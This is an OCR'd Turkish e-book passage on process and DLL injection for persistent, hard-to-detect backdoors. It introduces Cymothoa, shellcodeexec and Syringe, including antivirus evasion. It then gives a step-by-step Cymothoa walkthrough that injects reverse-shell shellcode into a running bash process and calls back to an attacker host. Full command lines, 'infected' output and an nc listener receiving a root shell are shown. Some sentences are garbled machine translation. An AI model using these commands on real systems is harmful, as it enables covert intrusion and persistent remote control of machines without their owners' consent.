
DLL Enjeksiyonları ve
Proccess Saldırıları
E-Book
Hazırlayan : Onur TÜRKEŞHAN

Dll İnjeksiyonları

Hazırlayan : Onur TÜRKEŞHAN

Girilen sistemde kalıcı backdoorlar oluşturabilmek için en sağlıklı yol metasploitin yardımını almaktır , bunun ,için varolan işlemlere shell code enjekte etmektir.

Bu yöntemle, process'in dosya sistemindeki binary'sine herhangi bir zarar verilmediği için süreç RAM'de devam eder.

Dolayısıyla, kendini diske yazan backdoor'lara göre tespit edilmesi daha da güçtür. Bir başka yazıda, analiz teknikleri yer alacaktır.

Proccess Saldırı yöntemi için sizlere çeşitli toolların anlatımını yapacağım.Önce İsimlerini Verip Tek Tek Tanıtayım Toollar...

Cymothoa : çalışan bir process'e kod enjekte eden casus bir yazılımdır. Hali hazırda kendi üzerinde bulunan shellcode'ları enjekte ederek saldırgana uzakdan yönetim ve sistemde görünmez olma imkanı sağlar.

shellcodeexec : shellcodeexec belekte tutulan proccesslere metasploit tabanlı saldırılar düzenler ve alfa nümerik karakterleri destekler..

Syringe :Windows platformu için genel amaçlı bir enjeksiyon aracıdır. Bu kabuğun de yürütme (shellcodeexec aynı yöntemi ile) gibi uzak süreçlerine DLL enjeksiyon ve kabuk destekler. Birçok atlayarak iken Metasploit yükleri çalıştırmak için çok yararlı olabilir popüler anti-virüs uygulamaları yanı sıra yürütme özel yapılmış DLL (dahil değil) "

Dll İnjeksiyonları

Hazırlayan : Onur TÜRKEŞHAN

```
root@seclabs:~/cymothoa-1-beta# ./cymothoa -p 1742 -s 3 -x cehturkiye.com -y 4443
[+] attaching to process 1742

 register info:
 ---------------------------------------------------------------
 eax value: 0xfffffe00   ebx value: 0xffffffff
 esp value: 0xbfcbd568   eip value: 0xb7780430
 ---------------------------------------------------------------

[+] new esp: 0xbfcbd564
[+] payload preamble: fork
[+] injecting code into 0xb7781000
[+] copy general purpose registers
[+] detaching from 1742

[+] infected!!!
```

Örnek Kullanım :

Shellcode enjekte etmek istediğiniz process'in process id'sini belirtmeniz yeterli.

/bin/bash kabuğuna bir bakalım,

 # ps ax| grep bash

1725 tty1 S 0:00 -bash

1742 tty1 S+ 0:00 /bin/bash /usr/bin/startx

1959 pts/0 Ss 0:00 bash

1991 pts/0 S+ 0:00 grep –color=auto bash

"bash" kabuğunun pid değeri 1959

Hedef sistemden, reverse shell elde etmek için 3 numaralı payload'ı kullanacağız.

Dll İnjeksiyonları

Hazırlayan : Onur TÜRKEŞHAN

```
# ./cymothoa -p 1959 -s 3 -x 192.168.1.6 -y 4443
[+] attaching to process 1959
register info:
eax value: 0xfffffe00 ebx value: 0xffffffff
esp value: 0xbfcab388 eip value: 0xb7766430
[+] new esp: 0xbfcab384
+] payload preamble: fork
[+] injecting code into 0xb7767000
[+] copy general purpose registers
[+] detaching from 1959
[+] infected!!!
```

Parametrelerin açıklamaları;

p = /bin/bash process id' si

-s = 3. sıradaki back connect payload'

-x = back connect yapacağı ip adresi (saldırganın ip adresi)

-y = back connect yapacağı port numarası

Saldırgan, portu dinleme moduna aldığında kurban sistemden shell erişimi elde etmiş olur

```
ozanus@localhost:~$ nc -vv -l 4443
Connection from 192.168.1.9 port 4443 [tcp/*] accepted
dir
Makefile cymothoa hexdump_to_cstring.pl personalization.h udp_server
bgrep.c cymothoa.h payloads.h syscalls.txt
uname -a
Linux seclabs.bga.com.tr 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
uid=0(root) gid=0(root) groups=0(root).
```